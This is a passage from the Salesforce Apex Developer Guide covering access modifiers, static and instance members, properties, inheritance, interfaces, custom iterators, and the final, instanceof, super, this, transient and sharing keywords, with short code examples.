Note: In Apex, the public access modifier isn’t the same as it is in Java. This was done to discourage joining applications,
to keep the code for each application separate. In Apex, if you want to make something public like it is in Java, you must use
the global access modifier.
Formoreinformationonnamespace-basedvisibility,seeNamespace-BasedVisibilityforApexClassesinSecond-GenerationPackages.
global
This means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same
application. This access modifier must be used for any method that must be referenced outside of the application, either in SOAP
API or by other Apex code. If you declare a method or variable as global, you must also declare the class that contains it as
global.
Note: We recommend using the global access modifier rarely, if at all. Cross-application dependencies are difficult to
maintain.
66
Classes, Objects, and Interfaces
Apex Developer Guide
To use the private, protected, public, or global access modifiers, use the following syntax:
[(none)|private|protected|public|global] declaration
For example:
// private variable s1
private string s1 = '1';
// public method getsz()
public string getsz() {
...
}
Static and Instance Methods, Variables, and Initialization Code
In Apex, you can have static methods, variables, and initialization code. However, Apex classes can't be static. You can also have instance
methods, member variables, and initialization code, which have no modifier, and local variables.
Characteristics
Static methods, variables, and initialization code have these characteristics.
• They’re associated with a class.
• They’re allowed only in outer classes.
• They’re initialized only when a class is loaded.
• They aren’t transmitted as part of the view state for a Visualforce page.
Instance methods, member variables, and initialization code have these characteristics.
• They’re associated with a particular object.
• They have no definition modifier.
• They’re created with every object instantiated from the class in which they’re declared.
Local variables have these characteristics.
• They’re associated with the block of code in which they’re declared.
• They must be initialized before they’re used.
The following example shows a local variable whose scope is the duration of the if code block.
Boolean myCondition = true;
if (myCondition) {
integer localVariable = 10;
}
Using Static Methods and Variables
You can use static methods and variables only with outer classes. Inner classes have no static methods or variables. A static method or
variable doesn’t require an instance of the class in order to run.
Before an object of a class is created, all static member variables in a class are initialized, and all static initialization code blocks are
executed. These items are handled in the order in which they appear in the class.
A static method is used as a utility method, and it never depends on the value of an instance member variable. Because a static method
is only associated with a class, it can’t access the instance member variable values of its class.
67
Classes, Objects, and Interfaces
Apex Developer Guide
A static variable is static only within the scope of the Apex transaction. It’s not static across the server or the entire organization. The
value of a static variable persists within the context of a single transaction and is reset across transaction boundaries. For example, if an
Apex DML request causes a trigger to fire multiple times, the static variables persist across these trigger invocations.
To store information that is shared across instances of a class, use a static variable. All instances of the same class share a single copy of
the static variable. For example, all triggers that a single transaction spawns can communicate with each other by viewing and updating
static variables in a related class. A recursive trigger can use the value of a class variable to determine when to exit the recursion.
Suppose that you had the following class.
public class P {
public static boolean firstRun = true;
}
A trigger that uses this class could then selectively fail the first run of the trigger.
trigger T1 on Account (before delete, after delete, after undelete) {
if(Trigger.isBefore){
if(Trigger.isDelete){
if(p.firstRun){
Trigger.old[0].addError('Before Account Delete Error');
p.firstRun=false;
}
}
}
}
A static variable defined in a trigger doesn't retain its value between different trigger contexts within the same transaction, such as
between before insert and after insert invocations. Instead, define the static variables in a class so that the trigger can access these class
member variables and check their static values.
Aclassstaticvariablecan’tbeaccessedthroughaninstanceofthatclass.Ifclass MyClass hasastaticvariable myStaticVariable,
and myClassInstance is an instance of MyClass, myClassInstance.myStaticVariable isn’t a legal expression.
Thesameistrueforinstancemethods.If myStaticMethod() isastaticmethod, myClassInstance.myStaticMethod()
isn’t legal. Instead, refer to those static identifiers using the class: MyClass.myStaticVariable and
MyClass.myStaticMethod().
Local variable names are evaluated before class names. If a local variable has the same name as a class, the local variable hides methods
and variables on the class of the same name. For example, this method works if you comment out the String line. But if the String
line is included the method doesn’t compile, because Salesforce reports that the method doesn’t exist or has an incorrect signature.
public static void method() {
String Database = '';
Database.insert(new Account());
}
An inner class behaves like a static Java inner class, but doesn’t require the static keyword. An inner class can have instance member
variables like an outer class, but there’s no implicit pointer to an instance of the outer class (using the this keyword).
Note: In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to
process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk
API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger
invocations for the same HTTP request.
68
Classes, Objects, and Interfaces
Apex Developer Guide
Using Instance Methods and Variables
Instance methods and member variables are used by an instance of a class, that is, by an object. An instance member variable is declared
inside a class, but not within a method. Instance methods usually use instance member variables to affect the behavior of the method.
Suppose that you want to have a class that collects two-dimensional points and plots them on a graph. The following skeleton class
uses member variables to hold the list of points and an inner class to manage the two-dimensional list of points.
public class Plotter {
// This inner class manages the points
class Point {
Double x;
Double y;
Point(Double x, Double y) {
this.x = x;
this.y = y;
}
Double getXCoordinate() {
return x;
}
Double getYCoordinate() {
return y;
}
}
List<Point> points = new List<Point>();
public void plot(Double x, Double y) {
points.add(new Point(x, y));
}
// The following method takes the list of points and does something with them
public void render() {
}
}
Using Initialization Code
Instance initialization code is a block of code in the following form that is defined in a class.
{
//code body
}
The instance initialization code in a class is executed each time an object is instantiated from that class. These code blocks run before
the constructor.
If you don’t want to write your own constructor for a class, you can use an instance initialization code block to initialize instance variables.
In simple situations, use an ordinary initializer. Reserve initialization code for complex situations, such as initializing a static map. A static
initialization block runs only one time, regardless of how many times you access the class that contains it.
69
Classes, Objects, and Interfaces
Apex Developer Guide
Static initialization code is a block of code preceded with the keyword static.
static {
//code body
}
Similar to other static code, a static initialization code block is only initialized one time on the first use of the class.
A class can have any number of either static or instance initialization code blocks. They can appear anywhere in the code body. The code
blocks are executed in the order in which they appear in the file, just as they are in Java.
You can use static initialization code to initialize static final variables and to declare information that is static, such as a map of values.
For example:
public class MyClass {
class RGB {
Integer red;
Integer green;
Integer blue;
RGB(Integer red, Integer green, Integer blue) {
this.red = red;
this.green = green;
this.blue = blue;
}
}
static Map<String, RGB> colorMap = new Map<String, RGB>();
static {
colorMap.put('red', new RGB(255, 0, 0));
colorMap.put('cyan', new RGB(0, 255, 255));
colorMap.put('magenta', new RGB(255, 0, 255));
}
}
Versioned Behavior Changes
In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are
annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more
information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.
Apex Properties
An Apex property is similar to a variable; however, you can do additional things in your code to a property value before it’s accessed or
returned. Properties can be used to validate data before a change is made, to prompt an action when data is changed (such as altering
the value of other member variables), or to expose data that is retrieved from some other source (such as another class).
Property definitions include one or two code blocks, representing a get accessor and a set accessor:
• The code in a get accessor executes when the property is read.
• The code in a set accessor executes when the property is assigned a new value.
70
Classes, Objects, and Interfaces
Apex Developer Guide
If a property has only a get accessor, it’s considered read-only. If a property has only a set accessor, it’s considered write-only. A property
with both accessors is considered read-write.
To declare a property, use the following syntax in the body of a class:
Public class BasicClass {
// Property declaration
access_modifier return_type property_name {
get {
//Get accessor code block
}
set {
//Set accessor code block
}
}
}
Where:
• access_modifier is the access modifier for the property. The access modifiers that can be applied to properties include:
public, private, global, and protected. In addition, these definition modifiers can be applied: static and
transient. For more information on access modifiers, see Access Modifiers on page 66.
• return_type is the type of the property, such as Integer, Double, sObject, and so on. For more information, see Data Types on
page 24.
• property_name is the name of the property
For example, the following class defines a property named prop. The property is public. The property returns an integer data type.
public class BasicProperty {
public integer prop {
get { return prop; }
set { prop = value; }
}
}
The following code segment calls the BasicProperty class, exercising the get and set accessors:
BasicProperty bp = new BasicProperty();
bp.prop = 5; // Calls set accessor
System.assertEquals(5, bp.prop); // Calls get accessor
Note the following:
• The body of the get accessor is similar to that of a method. It must return a value of the property type. Executing the get accessor is
the same as reading the value of the variable.
• The get accessor must end in a return statement.
• We recommend that your get accessor not change the state of the object that it’s defined on.
• The set accessor is similar to a method whose return type is void.
• When you assign a value to the property, the set accessor is invoked with an argument that provides the new value.
• In API version 42.0 and later, unless a variable value is set in a set accessor, you can’t update its value in a get accessor.
• When the set accessor is invoked, the system passes an implicit argument to the setter called value of the same data type as the
property.
• Properties can’t be defined on interface.
71
Classes, Objects, and Interfaces
Apex Developer Guide
• Apex properties are based on their counterparts in C#, with the following differences:
– Properties provide storage for values directly. You don’t need to create supporting members for storing values.
– It’s possible to create automatic properties in Apex. For more information, see Using Automatic Properties on page 72.
Using Automatic Properties
Properties don’t require additional code in their get or set accessor code blocks. Instead, you can leave get and set accessor code blocks
emptytodefineanautomaticproperty.Automaticpropertiesallowyoutowritemorecompactcodethatiseasiertodebugandmaintain.
They can be declared as read-only, read-write, or write-only. The following example creates three automatic properties:
public class AutomaticProperty {
public integer MyReadOnlyProp { get; }
public double MyReadWriteProp { get; set; }
public string MyWriteOnlyProp { set; }
}
The following code segment exercises these properties:
AutomaticProperty ap = new AutomaticProperty();
ap.MyReadOnlyProp = 5; // This produces a compile error: not writable
ap.MyReadWriteProp = 5; // No error
System.assertEquals(5, ap.MyWriteOnlyProp); // This produces a compile error: not readable
Using Static Properties
When a property is declared as static, the property's accessor methods execute in a static context. Therefore, accessors don’t have
access to non-static member variables defined in the class. The following example creates a class with both static and instance properties:
public class StaticProperty {
private static integer StaticMember;
private integer NonStaticMember;
// The following produces a system error
// public static integer MyBadStaticProp { return NonStaticMember; }
public static integer MyGoodStaticProp {
get {return StaticMember;}
set { StaticMember = value; }
}
public integer MyGoodNonStaticProp {
get {return NonStaticMember;}
set { NonStaticMember = value; }
}
}
The following code segment calls the static and instance properties:
StaticProperty sp = new StaticProperty();
// The following produces a system error: a static variable cannot be
// accessed through an object instance
// sp.MyGoodStaticProp = 5;
72
Classes, Objects, and Interfaces
Apex Developer Guide
// The following does not produce an error
StaticProperty.MyGoodStaticProp = 5;
Using Access Modifiers on Property Accessors
Property accessors can be defined with their own access modifiers. If an accessor includes its own access modifier, this modifier overrides
the access modifier of the property. The access modifier of an individual accessor must be more restrictive than the access modifier on
the property itself. For example, if the property has been defined as public, the individual accessor can’t be defined as global. The
following class definition shows additional examples:
global virtual class PropertyVisibility {
// X is private for read and public for write
public integer X { private get; set; }
// Y can be globally read but only written within a class
global integer Y { get; public set; }
// Z can be read within the class but only subclasses can set it
public integer Z { get; protected set; }
}
Extending a Class
You can extend a class to provide more specialized behavior.
A class that extends another class inherits all the methods and properties of the extended class. In addition, the extending class can
override the existing virtual methods by using the override keyword in the method definition. Overriding a virtual method allows you
to provide a different implementation for an existing method. This means that the behavior of a particular method is different based on
the object you’re calling it on. This is referred to as polymorphism.
A class extends another class using the extends keyword in the class definition. A class can only extend one other class, but it can
implement more than one interface.
This example shows how the YellowMarker class extends the Marker class. To run the inheritance examples in this section, first
create the Marker class.
public virtual class Marker {
public virtual void write() {
System.debug('Writing some text.');
}
public virtual Double discount() {
return .05;
}
}
Then create the YellowMarker class, which extends the Marker class.
// Extension for the Marker class
public class YellowMarker extends Marker {
public override void write() {
System.debug('Writing some text using the yellow marker.');
}
}
This code segment shows polymorphism. The example declares two objects of the same type (Marker). Even though both objects
are markers, the second object is assigned to an instance of the YellowMarker class. Hence, calling the write method on it yields
73
Classes, Objects, and Interfaces
Apex Developer Guide
a different result than calling this method on the first object, because this method has been overridden. However, you can call the
discount method on the second object even though this method isn't part of the YellowMarker class definition. But it’s part
of the extended class, and hence, is available to the extending class, YellowMarker. Run this snippet in the Execute Anonymous
window of the Developer Console.
Marker obj1, obj2;
obj1 = new Marker();
// This outputs 'Writing some text.'
obj1.write();
obj2 = new YellowMarker();
// This outputs 'Writing some text using the yellow marker.'
obj2.write();
// We get the discount method for free
// and can call it from the YellowMarker instance.
Double d = obj2.discount();
The extending class can have more method definitions that aren't common with the original extended class. In this example, the
RedMarker class extends the Marker class and has one extra method, computePrice, that isn't available for the Marker
class. To call the extra methods, the object type must be the extending class.
Before running the next snippet, create the RedMarker class, which requires the Marker class in your org.
// Extension for the Marker class
public class RedMarker extends Marker {
public override void write() {
System.debug('Writing some text in red.');
}
// Method only in this class
public Double computePrice() {
return 1.5;
}
}
This snippet shows how to call the additional method on the RedMarker class. Run this snippet in the Execute Anonymous window
of the Developer Console.
RedMarker obj = new RedMarker();
// Call method specific to RedMarker only
Double price = obj.computePrice();
Extensions also apply to interfaces—an interface can extend another interface. As with classes, when an interface extends another
interface, all the methods and properties of the extended interface are available to the extending interface.
Versioned Behavior Changes
In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are
annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more
information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.
74
Classes, Objects, and Interfaces
Apex Developer Guide
Extended Class Example
The following is an extended example of a class, showing all the features of Apex classes. The keywords and concepts introduced in the
example are explained in more detail throughout this chapter.
// Top-level (outer) class must be public or global (usually public unless they contain
// a Web Service, then they must be global)
public class OuterClass {
// Static final variable (constant) – outer class level only
private static final Integer MY_INT;
// Non-final static variable - use this to communicate state across triggers
// within a single request)
public static String sharedState;
// Static method - outer class level only
public static Integer getInt() { return MY_INT; }
// Static initialization (can be included where the variable is defined)
static {
MY_INT = 2;
}
// Member variable for outer class
private final String m;
// Instance initialization block - can be done where the variable is declared,
// or in a constructor
{
m = 'a';
}
// Because no constructor is explicitly defined in this outer class, an implicit,
// no-argument, public constructor exists
// Inner interface
public virtual interface MyInterface {
// No access modifier is necessary for interface methods - these are always
// public or global depending on the interface visibility
void myMethod();
}
// Interface extension
interface MySecondInterface extends MyInterface {
Integer method2(Integer i);
}
// Inner class - because it is virtual it can be extended.
// This class implements an interface that, in turn, extends another interface.
// Consequently the class must implement all methods.
public virtual class InnerClass implements MySecondInterface {
// Inner member variables
75
Classes, Objects, and Interfaces
Apex Developer Guide
private final String s;
private final String s2;
// Inner instance initialization block (this code could be located above)
{
this.s = 'x';
}
// Inline initialization (happens after the block above executes)
private final Integer i = s.length();
// Explicit no argument constructor
InnerClass() {
// This invokes another constructor that is defined later
this('none');
}
// Constructor that assigns a final variable value
public InnerClass(String s2) {
this.s2 = s2;
}
// Instance method that implements a method from MyInterface.
// Because it is declared virtual it can be overridden by a subclass.
public virtual void myMethod() { /* does nothing */ }
// Implementation of the second interface method above.
// This method references member variables (with and without the "this" prefix)
public Integer method2(Integer i) { return this.i + s.length(); }
}
// Abstract class (that subclasses the class above). No constructor is needed since
// parent class has a no-argument constructor
public abstract class AbstractChildClass extends InnerClass {
// Override the parent class method with this signature.
// Must use the override keyword
public override void myMethod() { /* do something else */ }
// Same name as parent class method, but different signature.
// This is a different method (displaying polymorphism) so it does not need
// to use the override keyword
protected void method2() {}
// Abstract method - subclasses of this class must implement this method
abstract Integer abstractMethod();
}
// Complete the abstract class by implementing its abstract method
public class ConcreteChildClass extends AbstractChildClass {
// Here we expand the visibility of the parent method - note that visibility
// cannot be restricted by a sub-class
public override Integer abstractMethod() { return 5; }
}
76
Classes, Objects, and Interfaces
Apex Developer Guide
// A second sub-class of the original InnerClass
public class AnotherChildClass extends InnerClass {
AnotherChildClass(String s) {
// Explicitly invoke a different super constructor than one with no arguments
super(s);
}
}
// Exception inner class
public virtual class MyException extends Exception {
// Exception class member variable
public Double d;
// Exception class constructor
MyException(Double d) {
this.d = d;
}
// Exception class method, marked as protected
protected void doIt() {}
}
// Exception classes can be abstract and implement interfaces
public abstract class MySecondException extends Exception implements MyInterface {
}
}
This code example illustrates:
• A top-level class definition (also called an outer class)
• Static variables and static methods in the top-level class, as well as static initialization code blocks
• Member variables and methods for the top-level class
• Classes with no user-defined constructor — these have an implicit, no-argument constructor
• An interface definition in the top-level class
• An interface that extends another interface
• Inner class definitions (one level deep) within a top-level class
• A class that implements an interface (and, therefore, its associated sub-interface) by implementing public versions of the method
signatures
• An inner class constructor definition and invocation
• An inner class member variable and a reference to it using the this keyword (with no arguments)
• An inner class constructor that uses the this keyword (with arguments) to invoke a different constructor
• Initialization code outside of constructors — both where variables are defined, as well as with anonymous blocks in curly braces
({}). Note that these execute with every construction in the order they appear in the file, as with Java.
• Class extension and an abstract class
• Methods that override base class methods (which must be declared virtual)
• The override keyword for methods that override subclass methods
• Abstract methods and their implementation by concrete sub-classes
77
Classes, Objects, and Interfaces
Apex Developer Guide
• The protected access modifier
• Exceptions as first class objects with members, methods, and constructors
This example shows how the class above can be called by other Apex code:
// Construct an instance of an inner concrete class, with a user-defined constructor
OuterClass.InnerClass ic = new OuterClass.InnerClass('x');
// Call user-defined methods in the class
System.assertEquals(2, ic.method2(1));
// Define a variable with an interface data type, and assign it a value that is of
// a type that implements that interface
OuterClass.MyInterface mi = ic;
// Use instanceof and casting as usual
OuterClass.InnerClass ic2 = mi instanceof OuterClass.InnerClass ?
(OuterClass.InnerClass)mi : null;
System.assert(ic2 != null);
// Construct the outer type
OuterClass o = new OuterClass();
System.assertEquals(2, OuterClass.getInt());
// Construct instances of abstract class children
System.assertEquals(5, new OuterClass.ConcreteChildClass().abstractMethod());
// Illegal - cannot construct an abstract class
// new OuterClass.AbstractChildClass();
// Illegal – cannot access a static method through an instance
// o.getInt();
// Illegal - cannot call protected method externally
// new OuterClass.ConcreteChildClass().method2();
This code example illustrates:
• Construction of the outer class
• Construction of an inner class and the declaration of an inner interface type
• A variable declared as an interface type can be assigned an instance of a class that implements that interface
• Castinganinterfacevariabletobeaclasstypethatimplementsthatinterface(afterverifyingthisusingthe instanceof operator)
Interfaces
An interface is like a class in which none of the methods have been implemented—the method signatures are there, but the body of
each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the
interface.
Interfaces can provide a layer of abstraction to your code. They separate the specific implementation of a method from the declaration
for that method. This way you can have different implementations of a method based on your specific application.
Defining an interface is similar to defining a new class. For example, a company can have two types of purchase orders, ones that come
from customers, and others that come from their employees. Both are a type of purchase order. Suppose you needed a method to
provide a discount. The amount of the discount can depend on the type of purchase order.
78
Classes, Objects, and Interfaces
Apex Developer Guide
Youcanmodelthegeneralconceptofapurchaseorderasaninterfaceandhavespecificimplementationsforcustomersandemployees.
In the following example the focus is only on the discount aspect of a purchase order.
Here’s the definition of the PurchaseOrder interface.
// An interface that defines what a purchase order looks like in general
public interface PurchaseOrder {
// All other functionality excluded
Double discount();
}
This class implements the PurchaseOrder interface for customer purchase orders.
// One implementation of the interface for customers
public class CustomerPurchaseOrder implements PurchaseOrder {
public Double discount() {
return .05; // Flat 5% discount
}
}
This class implements the PurchaseOrder interface for employee purchase orders.
// Another implementation of the interface for employees
public class EmployeePurchaseOrder implements PurchaseOrder {
public Double discount() {
return .10; // It’s worth it being an employee! 10% discount
}
}
Note the following about the example:
• The interface PurchaseOrder is defined as a general prototype. Methods defined within an interface have no access modifiers
and contain just their signature.
• The CustomerPurchaseOrder class implements this interface; therefore, it must provide a definition for the discount
method. Any class that implements an interface must define all the methods contained in the interface.
When you define a new interface, you’re defining a new data type. You can use an interface name in any place you can use another data
type name. Any object assigned to a variable of type interface must be an instance of a class that implements the interface, or a
sub-interface data type.
See also Classes and Casting on page 108.
Note: You can’t add a method to a global interface after the class has been uploaded in a Managed - Released package version.
Versioned Behavior Changes
In API version 50.0 and later, scope and accessibility rules are enforced on Apex variables, methods, inner classes, and interfaces that are
annotated with @namespaceAccessible. For accessibility considerations, see NamespaceAccessible Annotation. For more
information on namespace-based visibility, see Namespace-Based Visibility for Apex Classes in Second-Generation Packages.
IN THIS SECTION:
1. Custom Iterators
79
Classes, Objects, and Interfaces
Apex Developer Guide
Custom Iterators
An iterator traverses through every item in a collection. For example, in a while loop in Apex, you define a condition for exiting the
loop, and you must provide some means of traversing the collection, that is, an iterator. In this example, count is incremented by 1
every time the loop is executed.
while (count < 11) {
System.debug(count);
count++;
}
Using the Iterator interface you can create a custom set of instructions for traversing a List through a loop. The iterator is useful for
data that exists in sources outside of Salesforce that you would normally define the scope of using a SELECT statement. Iterators can
also be used if you have multiple SELECT statements.
Using Custom Iterators
To use custom iterators, you must create an Apex class that implements the Iterator interface.
The Iterator interface has the following instance methods:
Description
Returns
Arguments
Name
Returns true ifthere’sanotheriteminthecollectionbeing
traversed, false otherwise.
Boolean
hasNext
Returns the next item in the collection.
Any type
next
All methods in the Iterator interface must be declared as global or public.
You can only use a custom iterator in a while loop. For example:
IterableString x = new IterableString('This is a really cool test.');
while(x.hasNext()){
system.debug(x.next());
}
Iterators aren’t currently supported in for loops.
Using Custom Iterators with Iterable
If you don’t want to use a custom iterator with a list, but instead want to create your own data structure, you can use the Iterable
interface to generate the data structure.
The Iterable interface has the following method:
Description
Returns
Arguments
Name
Returns a reference to the iterator for this interface.
Iterator class
iterator
The iterator method must be declared as global or public. It creates a reference to the iterator that you can then use to
traverse the data structure.
80
Classes, Objects, and Interfaces
Apex Developer Guide
In the following example a custom iterator iterates through a collection:
public class CustomIterator
implements Iterator<Account>{
private List<Account> accounts;
private Integer currentIndex;
public CustomIterator(List<Account> accounts){
this.accounts = accounts;
this.currentIndex = 0;
}
public Boolean hasNext(){
return currentIndex < accounts.size();
}
public Account next(){
if(hasNext()) {
return accounts[currentIndex++];
} else {
throw new NoSuchElementException('Iterator has no more elements.');
}
}
}
public class CustomIterable implements Iterable<Account> {
public Iterator<Account> iterator(){
List<Account> accounts =
[SELECT Id, Name,
NumberOfEmployees
FROM Account
LIMIT 10];
return new CustomIterator(accounts);
}
}
The following is a batch job that uses an iterator:
public class BatchClass implements Database.Batchable<Account>{
public Iterable<Account> start(Database.BatchableContext info){
return new CustomIterable();
}
public void execute(Database.BatchableContext info, List<Account> scope){
List<Account> accsToUpdate = new List<Account>();
for(Account acc : scope){
acc.Name = 'changed';
acc.NumberOfEmployees = 69;
accsToUpdate.add(acc);
}
update accsToUpdate;
}
public void finish(Database.BatchableContext info){
}
}
81
Classes, Objects, and Interfaces
Apex Developer Guide
Keywords
Apexprovidesthekeywords final, instanceof, super, this, transient, with sharing and without sharing.
IN THIS SECTION:
1. Using the final Keyword
2. Using the instanceof Keyword
3. Using the super Keyword
4. Using the this Keyword
5. Using the transient Keyword
6. Using the with sharing, without sharing, and inherited sharing Keywords
Use the with sharing or without sharing keywords on a class to specify whether sharing rules must be enforced. Use
the inherited sharing keyword on a class to run the class in the sharing mode of the class that called it.
Using the final Keyword
You can use the final keyword to modify variables.
• Final variables can only be assigned a value once, either when you declare a variable or inside a constructor. You must assign a value
to it in one of these two places.
• Static final variables can be changed in static initialization code or where defined.
• Member final variables can be changed in initialization code blocks, constructors, or with other variable declarations.
• To define a constant, mark a variable as both static and final.
• Non-final static variables are used to communicate state at the class level (such as state between triggers). However, they are not
shared across requests.
• Methods and classes are final by default. You cannot use the final keyword in the declaration of a class or method. This means
they cannot be overridden. Use the virtual keyword if you need to override a method or class.
Using the instanceof Keyword
If you need to verify at run time whether an object is actually an instance of a particular class, use the instanceof keyword. The
instanceof keyword can only be used to verify if the target type in the expression on the right of the keyword is a viable alternative
for the declared type of the expression on the left.
You could add the following check to the Report class in the classes and casting example before you cast the item back into a
CustomReport object.
If (Reports.get(0) instanceof CustomReport) {
// Can safely cast it back to a custom report object
CustomReport c = (CustomReport) Reports.get(0);
} Else {
// Do something with the non-custom-report.
}
82
Classes, Objects, and Interfaces
Apex Developer Guide
Note: In Apex saved with API version 32.0 and later, instanceof returns false if the left operand is a null object. For
example, the following sample returns false.
Object o = null;
Boolean result = o instanceof Account;
System.assertEquals(false, result);
In API version 31.0 and earlier, instanceof returns true in this case.
Using the super Keyword
The super keyword can be used by classes that are extended from virtual or abstract classes. By using super, you can override
constructors and methods from the parent class.
For example, if you have the following virtual class:
public virtual class SuperClass {
public String mySalutation;
public String myFirstName;
public String myLastName;
public SuperClass() {
mySalutation = 'Mr.';
myFirstName = 'Carl';
myLastName = 'Vonderburg';
}
public SuperClass(String salutation, String firstName, String lastName) {
mySalutation = salutation;
myFirstName = firstName;
myLastName = lastName;
}
public virtual void printName() {
System.debug('My name is ' + mySalutation + myLastName);
}
public virtual String getFirstName() {
return myFirstName;
}
}
You can create the following class that extends Superclass and overrides its printName method:
public class Subclass extends Superclass {
public override void printName() {
super.printName();
System.debug('But you can call me ' + super.getFirstName());
}
}
The expected output when calling Subclass.printName is My name is Mr. Vonderburg. But you can call
me Carl.
83
Classes, Objects, and Interfaces
Apex Developer Guide
You can also use super to call constructors. Add the following constructor to SubClass:
public Subclass() {
super('Madam', 'Brenda', 'Clapentrap');
}
Now, the expected output of Subclass.printName is My name is Madam Clapentrap. But you can call
me Brenda.
Best Practices for Using the super Keyword
• Only classes that are extending from virtual or abstract classes can use super.
• You can only use super in methods that are designated with the override keyword.
Using the this Keyword
There are two different ways of using the this keyword.
You can use the this keyword in dot notation, without parenthesis, to represent the current instance of the class in which it appears.
Use this form of the this keyword to access instance variables and methods. For example:
public class myTestThis {
string s;
{
this.s = 'TestString';
}
}
In the above example, the class myTestThis declares an instance variable s. The initialization code populates the variable using the
this keyword.
Or you can use the this keyword to do constructor chaining, that is, in one constructor, call another constructor. In this format, use
the this keyword with parentheses. For example:
public class testThis {
// First constructor for the class. It requires a string parameter.
public testThis(string s2) {
}
// Second constructor for the class. It does not require a parameter.
// This constructor calls the first constructor using the this keyword.
public testThis() {
this('None');
}
}
When you use the this keyword in a constructor to do constructor chaining, it must be the first statement in the constructor.
84
Classes, Objects, and Interfaces
Apex Developer Guide
Using the transient Keyword
Use the transient keyword to declare instance variables that can't be saved, and shouldn't be transmitted as part of the view state
for a Visualforce page. For example:
Transient Integer currentTotal;
You can also use the transient keyword in Apex classes that are serializable, namely in controllers, controller extensions, or classes
thatimplementthe Batchable or Schedulable interface.Inaddition,youcanuse transient inclassesthatdefinethetypes
of fields declared in the serializable classes.
Declaringvariablesas transient reducesviewstatesize.Acommonusecaseforthe transient keywordisafieldonaVisualforce
page that is needed only for the duration of a page request, but should not be part of the page's view state and would use too many
system resources to be recomputed many times during a request.
Some Apex objects are automatically considered transient, that is, their value does not get saved as part of the page's view state. These
objects include the following:
• PageReferences
• XmlStream classes
• Collections automatically marked as transient only if the type of object that they hold is automatically marked as transient, such as
a collection of Savepoints
• Most of the objects generated by system methods, such as Schema.getGlobalDescribe.
• JSONParser class instances.
Static variables also don't get transmitted through the view state.
The following example contains both a Visualforce page and a custom controller. Clicking the refresh button on the page causes the
transient date to be updated because it is being recreated each time the page is refreshed. The non-transient date continues to have
its original value, which has been deserialized from the view state, so it remains the same.
<apex:page controller="ExampleController">
T1: {!t1} <br/>
T2: {!t2} <br/>
<apex:form>
<apex:commandLink value="refresh"/>
</apex:form>
</apex:page>
public class ExampleController {
DateTime t1;
transient DateTime t2;
public String getT1() {
if (t1 == null) t1 = System.now();
return '' + t1;
}
public String getT2() {
if (t2 == null) t2 = System.now();
return '' + t2;
85
Classes, Objects, and Interfaces
Apex Developer Guide
}
}
SEE ALSO:
Apex Reference Guide: JSONParser Class
Using the with sharing, without sharing, and inherited sharing Keywords
Use the with sharing or without sharing keywords on a class to specify whether sharing rules must be enforced. Use the
inherited sharing keyword on a class to run the class in the sharing mode of the class that called it.
With Sharing
Use the with sharing keyword when declaring a class to enforce sharing rules of the current user. Explicitly setting this keyword
ensures that Apex code runs in the current user context. Apex code that is executed with the executeAnonymous call and Connect
in Apex always execute using the sharing rules of the current user. For more information on executeAnonymous, see Anonymous
Blocks on page 233.
Use the with sharing keywords when declaring a class to enforce the sharing rules that apply to the current user. For example:
public with sharing class sharingClass {
// Code here
}
Without Sharing
Use the without sharing keyword when declaring a class to ensure that the sharing rules for the current user are not enforced.
For example, you can explicitly turn off sharing rule enforcement when a class is called from another class that is declared using with
sharing.
public without sharing class noSharing {
// Code here
}
Inherited Sharing
Use the inherited sharing keyword when declaring a class to enforce the sharing rules of the class that calls it. Using
inherited sharing is an advanced technique to determine the sharing mode at runtime and design Apex classes that can run
in either with sharing or without sharing mode.
Warning: Because the sharing mode is determined at runtime, you must take extreme care to ensure that your Apex code is
secure to run in both with sharing and without sharing modes.
Using inherited sharing, along with other appropriate security checks, facilitates in passing AppExchange security review and
ensures that your privileged Apex code isn’t used in unexpected or insecure ways. An Apex class with inherited sharing runs
as with sharing when used as:
• An Aura component controller
86
Classes, Objects, and Interfaces
Apex Developer Guide
• A Visualforce controller
• An Apex REST service
• Any other entry point to an Apex transaction
There’s a distinct difference between an Apex class that is marked with inherited sharing and one with an omitted sharing
declaration. If the class is used as the entry point to an Apex transaction, an omitted sharing declaration runs as without sharing.
However, inherited sharing ensures that the default is to run as with sharing. A class declared as inherited
sharing runs as without sharing only when explicitly called from an already established without sharing context.
Example: This example declares an Apex class with inherited sharing and a Visualforce invocation of that Apex code.
Because of the inherited sharing declaration, only contacts for which the running user has sharing access are displayed.
If the declaration is omitted, contacts that the user has no rights to view are displayed due to the insecure default behavior.
public inherited sharing class InheritedSharingClass {
public List<Contact> getAllTheSecrets() {
return [SELECT Name FROM Contact];
}
}
<apex:page controller="InheritedSharingClass">
<apex:repeat value="{!allTheSecrets}" var="record">
{!record.Name}
</apex:repeat>
</apex:page>
Implementation Details
• The sharing setting of the class where a method is defined is applied, not of the class where the method is called from. For example,
if a method is defined in a class declared as with sharing is called by a class declared as without sharing, the method
executes with sharing rules enforced.
• If a class isn’t explicitly declared as either with sharing or without sharing, the current sharing rules remain in effect.
Therefore, the class doesn’t enforce sharing rules except when it acquires sharing rules from another class. For example, if the class
is called by another class that has sharing enforced, then sharing is enforced for the called class.
• Both inner classes and outer classes can be declared as with sharing. Inner classes do not inherit the sharing setting from their
container class. Otherwise, the sharing setting applies to all code contained in the class, including initialization code, constructors,
and methods.
• Classes inherit sharing setting from a parent class when one class extends or implements another.
• Apex triggers can’t have an explicit sharing declaration and run as without sharing.
Best Practices
Apexwithoutanexplicitsharingdeclarationisinsecurebydefault.Westronglyrecommendthatyoualwaysspecifyasharingdeclaration
for a class.
Regardless of the sharing mode, object-level access and field-level security are not enforced by Apex. You must enforce object-level
access and field-level security in your SOQL queries or code. For example, with sharing mechanism doesn’t enforce user’s access
to view reports and dashboards. You must explicitly enforce running user’s CRUD (Create, Read, Update, Delete) and field-level security
in your code. See Enforcing Object and Field Permissions.
